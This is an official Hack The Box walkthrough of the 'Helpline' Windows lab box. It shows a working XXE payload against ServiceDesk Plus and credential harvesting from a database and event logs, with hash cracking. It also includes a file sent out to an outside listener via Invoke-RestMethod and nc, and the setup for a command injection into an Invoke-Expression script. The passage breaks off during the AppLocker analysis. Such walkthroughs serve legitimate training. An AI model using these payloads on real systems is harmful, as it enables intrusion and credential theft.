



Hack The Box
PEN-TESTING LABS



Helpline

13th November 2019 / Document No D19.100.31

Prepared By: MinatoTW

Machine Author: egre55

Difficulty: **Hard**

Classification: Official



SYNOPSIS

Helpline is a hard difficulty windows box which needs a good amount of enumeration at each stage. A ServiceDesk web application is found to be vulnerable to XXE exposing sensitive data which gives a foothold. There are hashes on the PostgreSQL database which can be cracked to gain access to a user who can read Windows Event Logs. These logs contain user credentials and can be used to move laterally. Enumeration of the file system reveals a script vulnerable to command injection, which allow for code execution in the context of another user. The local Administrator credentials are then found in the form of powershell securestring.

Skills Required

- Enumeration
- Powershell

Skills Learned

- XXE
- Applocker enumeration
- Event log enumeration



ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.132 | grep ^[0-9] | cut -d  
'/' -f 1 | tr '\n' ',' | sed s/,,$//)  
nmap -sC -sV -p$ports 10.10.10.132
```

```
root@Ubuntu:~/Documents/HTB/HelpLine# nmap -sC -sV -p$ports 10.10.10.132  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-21 17:46 IST  
Nmap scan report for 10.10.10.132  
Host is up (0.39s latency).  
  
PORT      STATE SERVICE      VERSION  
135/tcp    open  msrpc        Microsoft Windows RPC  
445/tcp    open  microsoft-ds?  
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|_http-server-header: Microsoft-HTTPAPI/2.0  
|_http-title: Not Found  
8080/tcp   open  http-proxy    -  
|_fingerprint-strings:  
|_  GetRequest:  
|_    HTTP/1.1 200 OK  
|_    Set-Cookie: JSESSIONID=767184A1713058174290DEAF4F45D4D2; Path=/; HttpOnly  
|_    Cache-Control: private  
|_    Expires: Thu, 01 Jan 1970 01:00:00 GMT  
|_    Content-Type: text/html; charset=UTF-8  
|_    Vary: Accept-Encoding  
|_    Date: Tue, 21 May 2019 12:13:05 GMT  
|_    Connection: close  
|_    Server: -  
|_    <!DOCTYPE html>  
|_    <html>
```

We find SMB open on 445 along with WinRM on port 5985. There's a web application running on port 8080.

SMB

Let's use SMB guest authentication to see if there are open shares.


```
smbclient -N -L \\10.10.10.132
```

We get an Access Denied error meaning guest mode authentication is not allowed.




HTTP


Browsing to port 8080 we find a ServiceDesk Plus (SDP) application.



Trying the default guest credentials guest / guest gets us in. Enumerating the solutions we find a ticket which says Password Audit.

Password Audit (Audience: IT Teams / Auditors)		
 8	Topic : General	16
	Please see password audit attached. Continue to update this spreadsheet with identified credentials.	

It has a xlsx attachment, download it to inspect.





The xlsx file can be viewed with any free Office software like Open Office or Libre Office or even Google Sheets. Opening it up in sheets we don't see any sensitive information.



However on going to View > Hidden Sheets > Password Data we find hidden information. It contains a list of weak passwords found during a Password Audit.

The recent penetration test revealed some accounts with weak password security, probably there are more. We should also cor Please update this document with any accounts/logins which you suspect have weak / easily guessable passwords.		
System	Username	Password
Oracle	scott	tiger
WordPress	admin	megabank1
Windows 7 Local Admin	Administrator	Megabank123
MFT download	clients	megabank1
Jump box	gavin	
Add additional rows as needed		
Other Accounts Identified (local shadow admins/accounts)		
File containing details from subsequent audit saved to C:\Temp\Password Audit\it_logins.txt on HI		

We see a file location where the audit is saved i.e C:\Temp\Password Audit\it_logins.txt. Lets save this for later.




XXE EXPLOITATION (CVE-2017-9362)

At the login page we see that the page is running version 9.3.



A google search about it yields [this](#) post, describing a SDP XXE vulnerability. Let's verify this. From the article we know that the API `/api/cmdb/ci` is the vulnerable component exploited through the `INPUT_DATA` parameter. Directly hitting it we find that it needs XML data.



Let's send this to burp for further exploitation. A potential file which can be read is the Password Audit file at `C:\Temp\Password Audit\it_logins.txt`.



The XML payload to read the file would be ,

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///C:\Temp>Password
Audit\it_logins.txt"> ]><API version='1.0' locale='en'>
  <records>
    <record>
      <parameter>
        <name>CI Name</name>
        <value>&xxe;</value>
      </parameter>
    </record>
  </records>
</API>
```

Lets send this payload to see if we can read the file. Request the API in browser and change the request type to POST in burp. We need to add the header below, for the server to accept our XML input.

```
Content-Type: application/x-www-form-urlencoded
```

Request

Raw Params Headers Hex

```
POST /api/cmdm/ci HTTP/1.1
Host: 10.10.10.132:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101
Firefox/66.0
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=F8F5B01E060EDED2212E92E5A95A0DF;
JSESSIONIDSSO=5EF2EEAD3F15C39F779AF3E60FC85690; _rem=true;
febbc30d=9d68bf8a53c64db189a0e70203a5b432;
mesdpeb5744a751=5e5225e5901f4cb3c98c4ff751838ffb1d2a6448
Content-Length: 1012

OPERATION_NAME=add&INPUT_DATA=<!DOCTYPE foo [<!ENTITY xxe15d41 SYSTEM
"file:///C:\Temp>Password Audit\it_logins.txt"> ]><API version='1.0'
locale='en'>
  <records>
    <record>
      <parameter>
        <name>CI Name</name>
        <value>&xxe;</value>
```




Select the payload > Right Click > Convert selection > url encode all characters and hit go.
The server responds we see the contents of the file.

Request

Raw Params Headers Hex

```
POST /api/cmd/ci HTTP/1.1
Host: 10.10.10.132:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: JSESSIONID=F8F5B01E060EDEDE2212E92E5A95A0DF; JSESSIONIDSSO=5EF2EEAD3F15C39F779AF3E60FC85690; _rem=true; febbc30d=9d68bf8a53c64db189a0e70203a5b432; mesdpeb5744a751=5e5225e5901f4cb3c98c4ff751838fb1d2a6448
Upgrade-Insecure-Requests: 1
Content-Length: 991
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
X-XSS-Protection: 1; mode=block
Content-Type: application/json;charset=UTF-8
Content-Length: 579
Date: Tue, 21 May 2019 12:51:35 GMT
Connection: close
Server: -
```

{
 "API": {
 "locale": "en",
 "version": "1.0",
 "response": {
 "operation": {
 "name": "add",
 "result": {
 "statusCode": "3016",
 "status": "Unable to perform the requested operation.",
 "message": "Unable to add the CI(s), please refer the error message.",
 "created-date": "May 21, 2019 01:51 PM",
 "Details": {
 "records": {
 "failed": [1],
 "ci": {
 "name": "local Windows account created",
 "username": "alice",
 "password": "\$sys4ops@megabank!",
 "admin required": "no",
 "shadow admin accounts": "mike_admin:Password1",
 "ndr_acc": "dr_acc",
 "error": "'Product Name\\' cannot be empty."},
 "success": "0",
 "total": "1"}
 }
 }
 }
 }
 }
 }
 }
}

Cleaning the text and copying it, it says:

```
local Windows account created
username: alice
password: $sys4ops@megabank!
admin required: no
shadow admin accounts:
mike_admin:Password1
ndr_acc:dr_acc
```

Now we have the credentials for a local Windows account `alice / $sys4ops@megabank!`

Let's use it to login via WinRM.



FOOTHOLD

We can use the quickbreach Powershell docker, which enables us to do PSRemoting from Linux using Negotiation authentication mode, and gives us a more interactive shell. More information on it can be found [here](#).

```
docker run -it -v `pwd`: /root quickbreach/powershell-ntlm
```

Let's try to login as alice with the gained credentials now.

```
$pass = ConvertTo-SecureString '$sys4ops@megabank!' -AsPlainText -Force
$cred = new-object System.Management.Automation.PSCredential('alice',
$pass)
$session = New-PSSession -ComputerName 10.10.10.132 -Credential $cred
-Authentication Negotiate
Enter-PSSession $session
```

And we have a session as alice on the box.

```
PS /root> $pass = ConvertTo-SecureString '$sys4ops@megabank!' -AsPlainText -Force
PS /root> $cred = new-object System.Management.Automation.PSCredential('alice', $pass)
PS /root> $session = New-PSSession -ComputerName 10.10.10.132 -Credential $cred -Authentication Negotiate
PS /root> Enter-PSSession $session
[10.10.10.132]: PS C:\Users\alice\Documents> whoami
helpline\alice
[10.10.10.132]: PS C:\Users\alice\Documents> █
```

The box has strict AppLocker policy, and Powershell Constrained Language Mode is enabled, so we can't directly use automated tools to enumerate, which calls for manual enumeration.



LATERAL MOVEMENT

ENUMERATION

Let's enumerate the configuration files of ServiceDesk for potential credentials. Listing the drives on the box we see that it has a E: drive.

```
fsutil fsinfo drives
```

Going into the E: drive we see that it contains the ServiceDesk installation.

```
[10.10.10.132]: PS C:\Users\alice\Documents> E:
[10.10.10.132]: PS E:\> ls

Directory: E:\

Mode                LastWriteTime         Length Name
----                -
d-----          12/18/2018 10:18 AM             Backups
d-----          1/16/2019  9:49 PM             Helpdesk_Stats
d-----          12/18/2018 10:18 AM             ManageEngine
d-----          12/26/2018 10:27 PM             Restore
d-----          5/21/2019  2:03 PM             Scripts
-a----          12/18/2018 10:18 AM      126075000 ManageEngine_ServiceDesk_Plus.exe

[10.10.10.132]: PS E:\>
```

In the ManageEngine\ServiceDesk folder we find a psql folder which is a postgresql installation. According to the [documentation](#) the postgres server is running on port 65432 as the postgres user. Let's try connecting to it.

```
./psql.exe -h 127.0.0.1 -p 65432 -U postgres -d servicedesk -c "\dt"
```

The \dt command is used to list tables. We find many tables out of which aaapassword looks interesting.

```
[10.10.10.132]: PS E:\ManageEngine\ServiceDesk\pgsql\bin> ./psql.exe -h 127.0.0.1 -p 65432 -U postgres -d servicedesk -c "\dt"

List of relations
Schema | Name | Type | Owner
-----+-----+-----+-----
public | aaacadminprofile | table | postgres
public | aaacbadloginstatus | table | postgres
public | aaacchttpsession | table | postgres
public | aaacoldpassword | table | postgres
public | aaacaccount | table | postgres
```



Let's view the data in that table.

```
./psql.exe -h 127.0.0.1 -p 65432 -U postgres -d servicedesk -c "select *  
from aaapassword"
```

```
[10.10.10.132]: PS E:\ManageEngine\ServiceDesk\pgsql\bin> ./psql.exe -h 127.0.0.1 -p 65432 -U postgres -d servicedesk -c "select * from aaapass[12  
password_id | createdtime | factor | password | algorithm | salt | passwdprofile_id | passw  
e_id | createdtime | factor | password | algorithm | salt | passwdprofile_id | passw  
-----+-----+-----+-----+-----+-----+-----+-----  
1 | 1545350288006 | 12 | $2a$12$6VGARvoc/dRcRx0ckr6WmucFnKFFxbEMcJvQdJaS5beNK0ct0LaG | bcrypt | $2a$12$6VGARvoc/dRcRx0ckr6Wmu | 2 |  
302 | 1545428506907 | 12 | $2a$12$2WVZ7E/MbRgTqdkWCOrJP.qWCHcsa37pnLK.00yHKfd4lyDweMtkl | bcrypt | $2a$12$2WVZ7E/MbRgTqdkWCOrJP. | 2 |  
303 | 1545428808687 | 12 | $2a$12$Em8etmNxTlnGuub6rFdSwubakrWY9BEskUgq4uelRqAfAXIUpZrmm | bcrypt | $2a$12$Em8etmNxTlnGuub6rFdswu | 2 |  
2 | 1545428960671 | 12 | $2a$12$hmG6bvLokc9JNMYqoCpw20p5ji7CWeBssq1xeCmU.ln/yh00BPuDa | bcrypt | $2a$12$hmG6bvLokc9JNMYqoCpw20 | 2 |
```

We find some password hashes associated with some IDs but not the usernames. The usernames and IDs are found to be in the aaauser table.

```
./psql.exe -h 127.0.0.1 -p 65432 -U postgres -d servicedesk -c "select *  
from aaauser"
```

```
[10.10.10.132]: PS E:\ManageEngine\ServiceDesk\pgsql\bin> ./psql.exe -h 127.0.0.1 -p 65432 -U postgres -d servicedesk -c "select * from aaauser"  
user_id | first_name | middle_name | last_name | createdtime | description  
-----+-----+-----+-----+-----+-----  
1 | System | | | 1096278446000 | Mandatory ServiceDesk User - Should not be deleted  
2 | $DEPT_HEAD$ | | | 1096278446000 | Dummy User for SDP - placeholder for department head user. Used in Approvals  
3 | Guest | | | 1545341882110 | End User of the software product  
4 | administrator | | | 1545341882110 |  
5 | Shawn Adams | | | 1545341882110 | Help Desk Executive  
6 | Heather Graham | | | 1545341882110 | Help Desk Executive  
7 | John Roberts | | | 1545341882110 | Help Desk Executive
```

It's obvious that the password_id is the user_id and is the foreign key. Let's select the username and password from these two tables.

```
./psql.exe -h 127.0.0.1 -p 65432 -U postgres -d servicedesk -c "select  
aaauser.first_name, aaapassword.password from aaauser, aaapassword where  
aaauser.user_id = aaapassword.password_id "
```

It selects the username and password from the tables where the user_id and password_id is the same. Executing the query maps the bcrypt encrypted password hashes to the users.



```
[10.10.10.132]: PS E:\ManageEngine\ServiceDesk\pgsql\bin> ./psql.exe -h 127.0.0.1
aaapassword.password from aaouser, aaapassword where aaouser.user_id = aaapassword
first_name | password
-----+-----
System | $2a$12$6VGARvoc/dRcRx0ckr6WmucFnKFfxdbEMcJvQdJaS5beNK0ci0laG
Luis Ribeiro | $2a$12$2wVZ7E/MbRgTqdkWC0rJP.qWCHcsa37pnLK.00yHKfd4lyDweMtki
Zachary Moore | $2a$12$Em8etmNxTinGuub6rFdSwubakrWy9BEskUgq4uelRqAfAXIUpZrmm
$DEPT_HEAD$ | $2a$12$hmG6bvLokc9jNMYqoCpw20p5ji7CWeBssq1xeCmU.ln/yh00BPuDa
```

Copy these to a file in the format username:hash for cracking them.

```
john -w=rockyou.txt --fork=4 hashes
```

```
root@Ubuntu:~/Documents/HTB/HelpLine# /opt/JohnTheRipper/run/john -w=rockyou.txt --fork=4 hashes
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (bcrypt [Blowfish 32/64 X2])
Remaining 7 password hashes with 7 different salts
Cost 1 (iteration count) is 4096 for all loaded hashes
Warning: OpenMP was disabled due to --fork; a non-OpenMP build may be faster
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
0987654321 (ZacharyMoore)
1q2w3e4r (FionaDrake)
1 0g 0:00:15:22 0.01% (ETA: 2019-08-05 10:39) 0g/s 0.6764p/s 4.012c/s 4.012C/s shamrock..thankyou
```

John was able to crack two hashes quickly for Zachary and Fiona. Lets see the information about these users.

```
net user zachary
net user fiona
```

Looking at the group memberships of Zachary we see that he's not in the "Remote Management Users" group, so we can't login via WinRM. However, he is in the "Event Log Readers" group.

```
[10.10.10.132]: PS C:\Users\alice> net user zachary | findstr Group
Local Group Memberships      *Event Log Readers      *Users
Global Group memberships    *None
```

According to this [blog post](#) the group Event Log Readers gives non-admin users access to System logs. We can use this to our advantage if we can find any sensitive information in the logs. The security logs could contain potential user information. We can export such logs using wevtutil utility.



```
[10.10.10.132]: PS C:\Users\alice> wevtutil export-log Security /u:zachary /p:0987654321 /r:helpline C:\Users\alice\security.evtx
wevtutil : Failed to export log Security.
+ CategoryInfo          : NotSpecified: (Failed to export log Security.:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

Access is denied.
```

However, we are denied access. This is due to the kerberos [double hop](#) problem. We can overcome this by using CredSSP authentication. For this we need to configure a Windows VM. To enable CredSSP authentication on Windows 10, the following steps are performed.

```
1.Edit C:\Windows\System32\drivers\etc\hosts, adding the IP address for
helpline
2.Start the "Windows Remote Management (WS-Management)" service if it isn't
already using Powershell type "Enable-PSRemoting -Force".
3.From an elevated PowerShell console, run Enable-WSManCredSSP -Role
"Client" -DelegateComputer "*"
4.Open gpedit.msc with administrative privileges, and navigate through to:

Computer Configuration > Administrative Templates > System > Credentials
Delegation > Allow Delegating Fresh Credentials with NTLM only server
authentication.
Click "Show..." and add WSMAN/helpline
Click OK to save changes and exit out
```

Instead of using the VPN on Windows we can use IP forwarding on linux. First on linux,

```
sudo sysctl -w net.ipv4.ip_forward=1
/sbin/iptables -t nat -A POSTROUTING -o tun0 -j MASQUERADE
/sbin/iptables -A FORWARD -i eth0 -o tun0 -j ACCEPT
```

Change eth0 to your VM connected interface. Now on windows, execute the command:

```
route add 10.10.10.0/24 192.168.0.104
```

Now we should be able to ping the box from Windows.



```
C:\Users\Administrator>ping helpline

Pinging Helpline [10.10.10.132] with 32 bytes of data:
Reply from 10.10.10.132: bytes=32 time=154ms TTL=126
Reply from 10.10.10.132: bytes=32 time=151ms TTL=126
Reply from 10.10.10.132: bytes=32 time=159ms TTL=126
Reply from 10.10.10.132: bytes=32 time=160ms TTL=126

Ping statistics for 10.10.10.132:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 151ms, Maximum = 160ms, Average = 156ms
```

We should now be able to login as alice using credssp authentication.

```
$pass = ConvertTo-SecureString '$sys4ops@megabank!' -AsPlainText -Force
$cred = new-object System.Management.Automation.PSCredential('alice',
$pass)
$session = New-PSSession -ComputerName 10.10.10.132 -Credential $cred
-Authentication CredSSP
Enter-PSSession $session
```

```
>>
PS C:\Users\Administrator>
>> $pass = ConvertTo-SecureString '$sys4ops@megabank!' -AsPlainText -Force
>> $cred = new-object System.Management.Automation.PSCredential('alice', $pass)
>> $session = New-PSSession -ComputerName helpline -Credential $cred -Authentication credssp
>> Enter-PSSession $session
>>
[helpline]: PS C:\Users\alice\Documents> whoami
helpline\alice
[helpline]: PS C:\Users\alice\Documents>
```

We can go ahead and export the event logs now as zachary.

```
wevtutil qe Security /u:zachary /p:0987654321 /r:helpline /f:text |out-file
security.evtx
```

After the export is complete we can search for information in the file. We have a list users on the box. Let's find information related to them.

```
[helpline]: PS C:\Users\alice\Documents> net user

User accounts for \\HELPLINE

-----
Administrator      alice              DefaultAccount
Guest               leo               niels
tolu                WDAGUtilityAccount zachary
The command completed successfully.
```



On looking for information related to tolu we some commands.

```
[helpline]: PS C:\Users\alice\Documents> cat .\security.evtx |Select-String "tolu"

Account Name:          tolu
Account Name:          tolu
Process Command Line:  "C:\Windows\system32\net.exe" use T: \\helpline\helpdesk_stats /USER:tolu !zaq1234567890p1!99
Account Name:          tolu
Logon Account:         tolu
Account Name:          tolu
Process Command Line:  "C:\Windows\system32\systeminfo.exe" /S \\helpline /U /USER:tolu /P !zaq1234567890p1!99
```

We see the /p flag which is used to specify the password. So it could possibly be the password.

LOGIN AS TOLU

Looking at her groups we see that she's a member of Remote Users which allows us to WInRM.

```
$pass = ConvertTo-SecureString '!zaq1234567890p1!99' -AsPlainText -Force
$cred = new-object System.Management.Automation.PSCredential('tolu', $pass)
$session = New-PSSession -ComputerName helpline -Credential $cred
-Authentication CredSSP
Enter-PSSession $session
```

This lets us login and get the user flag.

```
PS C:\Users\Administrator> $pass = ConvertTo-SecureString '!zaq1234567890p1!99' -AsPlainText -Force
>> $cred = new-object System.Management.Automation.PSCredential('tolu', $pass)
>> $session = New-PSSession -ComputerName helpline -Credential $cred -Authentication CredSSP
>> Enter-PSSession $session
[helpline]: PS C:\Users\alice\Documents> ls ~/Desktop

Directory: C:\Users\tolu\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----           12/20/2018 11:12 PM             32 user.txt

[helpline]: PS C:\Users\tolu\Documents>
```

ENUMERATION AS TOLU

Earlier while enumerating as alice we came across Backups and Scripts folders which we didn't have permissions to access. Let's go back and check them now.



```
[helpline]: PS E:\> icacls Scripts
Scripts Everyone:(DENY)(D,WDAC,WO,WA)
        NT AUTHORITY\SYSTEM:(OI)(CI)(N)
        CREATOR OWNER:(OI)(CI)(IO)(F)
        HELPLINE\leo:(OI)(CI)(M)
        HELPLINE\tolu:(OI)(CI)(M)
        BUILTIN\Administrators:(OI)(CI)(F)

Successfully processed 1 files; Failed processing 0 files
[helpline]: PS E:\> icacls backups
icacls : backups: Access is denied.
+ CategoryInfo          : NotSpecified: (backups: Access is denied.:String)
+ FullyQualifiedErrorId : NativeCommandError

Successfully processed 0 files; Failed processing 1 files
[helpline]: PS E:\>
[helpline]: PS E:\>
```

It's seen that even Tolu doesn't have access to backups but she has access to the scripts folder.

Let's see what it contains.

```
Directory: E:\scripts

Mode                LastWriteTime         Length Name
----                -
d-----          12/18/2018   10:18 AM           Processing
-a----           5/21/2019    3:18 PM             592 output.txt
-a----           1/20/2019   10:01 PM          7466 SDP_Checks.ps1
-a----          12/18/2018   10:18 AM             183 successful_backups.txt
```

It contains a powershell script and text files. Lets see what the script does.

```
# script to check ServiceDesk Plus status, and restore backup from secure
folder if needed
# please report any issues - Leo

E:
cd E:\Scripts

Remove-Item E:\Scripts\output.txt
Get-Date | Add-Content E:\Scripts\output.txt

# check port is listening

Add-Content E:\Scripts\output.txt ""
```



```
Add-Content E:\Scripts\output.txt "Check if listening on 8080"

netstat -ano | Select-String "8080" | Out-File E:\Scripts\output.txt
-Append -Encoding ASCII

# check API

Add-Content E:\Scripts\output.txt ""
Add-Content E:\Scripts\output.txt "Check API status"

Invoke-RestMethod -Uri http://helpline:8080/sdpapi/request/1/ -Method Post
-Body
@{OPERATION_NAME='GET_REQUEST';TECHNICIAN_KEY='CDDBD0A5-5D71-48DE-8FF7-CB97
51F0FE7C';} | Out-File E:\Scripts\output.txt -Append -Encoding ASCII

# check service status

Add-Content E:\Scripts\output.txt ""
Add-Content E:\Scripts\output.txt "Check servicedesk service status"

Get-Service servicedesk | Out-File E:\Scripts\output.txt -Append -Encoding
ASCII

# restore ServiceDesk data from secure backup folder if required
# put name of folder in backups.txt to retrieve it, e.g.
backup_postgres_9309_fullbackup_mon

if (Test-Path E:\Scripts\backups.txt) {

    Copy-Item E:\Scripts\backups.txt E:\Scripts\Processing\backups.txt

    # sanitize user input

    $file = Get-Content E:\Scripts\Processing\backups.txt
    $file -replace "exe","" > E:\Scripts\Processing\backups.txt
    $file = Get-Content E:\Scripts\Processing\backups.txt
    $file -replace "msi","" > E:\Scripts\Processing\backups.txt
    $file = Get-Content E:\Scripts\Processing\backups.txt
    $file -replace "ps1","" > E:\Scripts\Processing\backups.txt
```



```
$file = Get-Content E:\Scripts\Processing\backups.txt
$file -replace "cmd","" > E:\Scripts\Processing\backups.txt
$file = Get-Content E:\Scripts\Processing\backups.txt
$file -replace "bat","" > E:\Scripts\Processing\backups.txt
$file = Get-Content E:\Scripts\Processing\backups.txt
$file -replace "dll","" > E:\Scripts\Processing\backups.txt
$file = Get-Content E:\Scripts\Processing\backups.txt
$file -replace " ", "" > E:\Scripts\Processing\backups.txt
$file = Get-Content E:\Scripts\Processing\backups.txt
$file -replace "&","" > E:\Scripts\Processing\backups.txt
$file = Get-Content E:\Scripts\Processing\backups.txt
$file -replace "{","" > E:\Scripts\Processing\backups.txt
$file = Get-Content E:\Scripts\Processing\backups.txt
$file -replace "}", "" > E:\Scripts\Processing\backups.txt
$file = Get-Content E:\Scripts\Processing\backups.txt
$file -replace "/", "" > E:\Scripts\Processing\backups.txt
$file = Get-Content E:\Scripts\Processing\backups.txt
$file -replace "\\","" > E:\Scripts\Processing\backups.txt
$file = Get-Content E:\Scripts\Processing\backups.txt
$file -replace "","", "" > E:\Scripts\Processing\backups.txt
$file = Get-Content E:\Scripts\Processing\backups.txt
$file -replace "\"","" > E:\Scripts\Processing\backups.txt
$file = Get-Content E:\Scripts\Processing\backups.txt
$file -replace "\"(", "" > E:\Scripts\Processing\backups.txt
$file = Get-Content E:\Scripts\Processing\backups.txt
$file -replace "\"\)", "" > E:\Scripts\Processing\backups.txt
$file = Get-Content E:\Scripts\Processing\backups.txt
$file -replace "\".", "" > E:\Scripts\Processing\backups.txt

ForEach ($backup in Get-Content "E:\Scripts\Processing\backups.txt")
{
    $Command = "echo D | xcopy /E /R /C /Y /H /F /V E:\Backups\$backup
E:\Restore\$backup"
    Invoke-Expression $Command
}

Remove-Item E:\Scripts\backups.txt
Remove-Item E:\Scripts\Processing\backups.txt
}
```



Apparently the script is being maintained by leo and probably run by him. The script does a bunch of queries to check if the ServiceDesk is running. The interesting part comes when it copies the backups.txt and sanitizes the input.

```
if (Test-Path E:\Scripts\backups.txt) {  
  
    Copy-Item E:\Scripts\backups.txt E:\Scripts\Processing\backups.txt  
    # sanitize user input  
  
    $file = Get-Content E:\Scripts\Processing\backups.txt  
    $file -replace "exe", "" > E:\Scripts\Processing\backups.txt
```

After sanitization the script uses each line as a folder name and copies it to the Restore folder.

```
ForEach ($backup in Get-Content "E:\Scripts\Processing\backups.txt")  
{  
    $Command = "echo D | xcopy /E /R /C /Y /H /F /V E:\Backups\$backup  
E:\Restore\$backup"  
    Invoke-Expression $Command  
}
```

The Invoke-Expression command can be abused to inject commands but due to heavy sanitization we can't directly inject commands into the script.

COMMAND INJECTION

As there are so many extensions filtered let's view the Applocker rules.

```
Get-applockerpolicy -effective -xml | out-file policy.xml
```

Due to firewall restrictions and CLM we can't use normal ways to transfer the file. But as port 80 is open we can use Powershell Invoke-RestAPIMethod to send the file as a POST request.

```
nc -lvp 80 > policy.xml #locally  
$a = cat policy.xml  
Invoke-RestMethod -method post -uri http://10.10.16.32/ -body $a
```



Following the above steps the file should be transferred. Open up the policy.xml file and delete the HTTP headers.

```
POST / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) Wind
Content-Type: application/x-www-form-urlencoded
Host: 10.10.16.32
Content-Length: 2302877
Connection: Keep-Alive

<AppLockerPolicy Version="1"><RuleCollection Type="Appx" Enforcem
Name="Signed by *" Description="" UserOrGroupSid="S-1-1-0" Actio
ryName="*"><BinaryVersionRange LowSection="*" HighSection="*" /><
ction Type="Dll" EnforcementMode="NotConfigured" /><RuleCollectio
7de5755d2" Name="(Default Rule) All files" Description="Allows me
```

Once done open it up in a browser for better syntax highlighting and formatting. Looking at the rules, DLL rules haven't been enforced.

```
</RuleCollection>
<RuleCollection Type="Dll" EnforcementMode="NotConfigured"/>
- <RuleCollection Type="Exe" EnforcementMode="Enabled">
  - <FilePathRule Id="fd686d83-a829-4351-8ff4-27c7de5755d2" Name="(D
```

And searching for rundll32 we see that it is allowed by the applocker.

```
</FileHashRule>
